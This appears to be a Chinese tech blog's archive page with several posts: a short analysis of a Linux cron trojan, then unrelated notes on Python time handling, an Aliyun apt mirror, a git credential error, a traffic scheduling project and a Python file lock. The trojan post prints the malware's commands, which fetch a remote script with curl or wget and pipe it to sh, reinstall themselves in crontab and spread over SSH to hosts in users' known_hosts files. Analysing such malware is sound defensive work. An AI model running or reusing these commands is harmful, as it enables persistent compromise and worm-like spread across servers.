月度归档: 2019 年 11 月

  • Linux 定时任务一句话木马

    Linux 定时任务一句话木马

    刚才在逛V2EX的时候发现了有人问到这个木马,现在我们来看一下。

    木马内容

    以下命令写入crontab

    */15 * * * * (curl -fsSL -m180 aliyun.one||wget -q -T180 -O- aliyun.one)|sh

    aliyun.one 内容

    export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin mkdir -p /tmp chmod 1777 /tmp echo "*/10 * * * * (curl -fsSL -m180 aliyun.one||wget -q -T180 -O- aliyun.one||python -c 'import urllib;print urllib.urlopen(\"http://aliyun.one\").read()')|sh"|crontab - cat > /etc/crontab </dev/null 2>&1 &" & done fi for file in /home/* do if test -d $file; then if [ -f $file/.ssh/known_hosts ] && [ -f $file/.ssh/id_rsa.pub ]; then for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" $file/.ssh/known_hosts); do ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h "(curl -fsSL aliyun.one||wget -q -O- aliyun.one||python -c 'import urllib;print urllib.urlopen(\"http://aliyun.one\").read()')|sh >/dev/null 2>&1 &" & done fi fi done # 

    分析

    在肉鸡里面执行crontab,这样的话如果用户里存在信任的主机,并且有密匙的话,这样就连信任的主机也会变成肉鸡了。

    虽然现在看上去他只是定时去拉取了脚本,但是当他准备发动攻击,修改了脚本内容以后性质就不同了。

  • Python  时间戳、时间字符串、时间对象以及时间加减处理

    Python 时间戳、时间字符串、时间对象以及时间加减处理

    import time , datetime

    时间字符串加8小时

    timestring = “2019-12-21 10:22:56”

    转为时间戳

    timestamp = time.mktime(time.strptime(timestring, ‘%Y-%m-%d %H:%M:%S’))
    print timestamp # 1576894976.0

    datetime_struct = datetime.datetime.fromtimestamp(timestamp)
    print type(datetime_struct) #

    datetime_obj = (datetime_struct + datetime.timedelta(hours=8))
    print datetime_obj # 2019-12-21 18:22:56

    datetime_str = datetime_obj.strftime(‘%Y-%m-%d %H:%M:%S’)
    print datetime_str # 2019-12-21 18:22:56

  • Ubuntu 18 配置阿里云Apt镜像源

    Ubuntu 18 配置阿里云Apt镜像源

    国外的Apt源速度过慢,这里记录下如何将Ubuntu默认Apt源为阿里镜像源。

    创建source.list文件

    sudo -i ; touch /etc/apt/sources.list.d/aliyun.list

    设置修改内容

    echo '
    deb http://mirrors.aliyun.com/ubuntu/ bionic main restricted universe multiverse
    deb-src http://mirrors.aliyun.com/ubuntu/ bionic main restricted universe multiverse
    deb http://mirrors.aliyun.com/ubuntu/ bionic-security main restricted universe multiverse
    deb-src http://mirrors.aliyun.com/ubuntu/ bionic-security main restricted universe multiverse
    deb http://mirrors.aliyun.com/ubuntu/ bionic-updates main restricted universe multiverse
    deb-src http://mirrors.aliyun.com/ubuntu/ bionic-updates main restricted universe multiverse
    deb http://mirrors.aliyun.com/ubuntu/ bionic-proposed main restricted universe multiverse
    deb-src http://mirrors.aliyun.com/ubuntu/ bionic-proposed main restricted universe multiverse
    deb http://mirrors.aliyun.com/ubuntu/ bionic-backports main restricted universe multiverse
    deb-src http://mirrors.aliyun.com/ubuntu/ bionic-backports main restricted universe multiverse 
    ' > /etc/apt/sources.list.d/aliyun.list

    更新源

    apt-get update
  • git push 提交操作出现 fatal: Authentication failed for 错误 解决方案

    git push 提交操作出现 fatal: Authentication failed for 错误 解决方案

    场景描述

    通常我们在日常开发时一般使用记住git密码功能,但是如果密码输入错误了就不会再弹出输入密码框了。

    git add . ; git commit -m ‘laoji.org ‘ ; git push
    On branch master
    Your branch is ahead of ‘origin/master’ by 1 commit.
    (use “git push” to publish your local commits)
    nothing to commit, working tree clean
    remote: Coding 提示: Authentication failed.
    remote: 认证失败,请确认您输入了正确的账号密码。

    配置用户信息

    git config --global user.name [username]
    git config --global user.email [email]

    查询用户信息

    git config --list

    3、如果push遇到在输入密码是熟错后,就会报这个错误fatal: Authentication failed for

    解决办法( 请使用管理员运行 )

    git config --system --unset credential.helper

    之后你在push就会提示输入名称和密码

    如不使用管理员运行可能会出现如下错误:

    error: could not lock config file C:/Program Files/Git/mingw64/etc/gitconfig: Permission denied

  • Python3 机房间流量调度系统

    Python3 机房间流量调度系统

    场景需求


    公司有很多机房,但是由于机房见的流量价格不一致,所以如果可以的话需要尽量使用便宜的流量。以缩减流量的成本。

    解决方案

    使用2台设备作为调度中心,将所有需要调出的流量全部调到调度中心设备。然后将这些流量切成固定片数(80片)。然后通过Python脚本计算机房上联速率后决定切片去不同的机房。然后登录调度中心的交换机执行对应的traffic-policy命令。

    这里老季也是第一次使用Python,可以说是完完全全的边学python3边写项目。

    这里使用的是Django框架来写,因为简单快捷。Django适合一个人快速开发,可以在后台少些很多很多代码。

    相关文章

    实现功能

    一阶段调度( 所有机房流量均小于后台设定的95上限值)

    在流量足够的场景下,将调出的流量调度到每个机房,使得每个机房都不超过各机房的95上限。

    二阶调度(所有机房流量均大于95上限)

    在所有机房流量均超过95上限的场景下,通过后台设定的权重,优先将流量调度到权重小的机房。使其小于95阀值。

    当机房流量大于95阀值时,将超出95阀值的流量调往下一个机房。

  • Python3 如何只允许一个脚本实例运行?

    Python3 如何只允许一个脚本实例运行?

    场景需求

    Python3中如何保证同样的脚本在运行时只允许一个运行实例,不允许新建一个脚本重新运行?我们这里使用文件锁的方式,简单方便。下面给出代码实例。

    代码实例

    import sys ,os 
    def lockFile(lockfilepath):
        '''
        :param lockfilepath:文件锁,文件名
        '''
        if os.path.exists(lockfilepath):
            #文件存在,说明脚本正在执行
            logging.critical("×××××× 脚本正在执行中,退出本次调度 ××××××")
            sys.exit()
        else:
            #文件不存在,创建文件,并执行任务。
            logging.info('已开启文件锁 %s',lockfilepath)
            subprocess.getoutput('echo "" > '+lockfilepath)
            return True
    def unLockFile(lockfilepath):
        os.remove(lockfilepath)
        logging.info('已释放文件锁 %s',lockfilepath)

    调用方法

    lockFileName = '/tmp/SCHEDULINGVLAN.Lock'
    func.lockFile(lockFileName)
    #.... do something else ....
    func.unLockFile(lockFileName)
    

    这里lockfileName设定了文件存储位置。

    如果程序意外出错,执行不到程序的最下面释放文件锁的话,永远无法新起脚本进程。

    当然这里也可以使用try / catch的方式来捕捉以外错误,同时释放文件锁。

WeChat
↑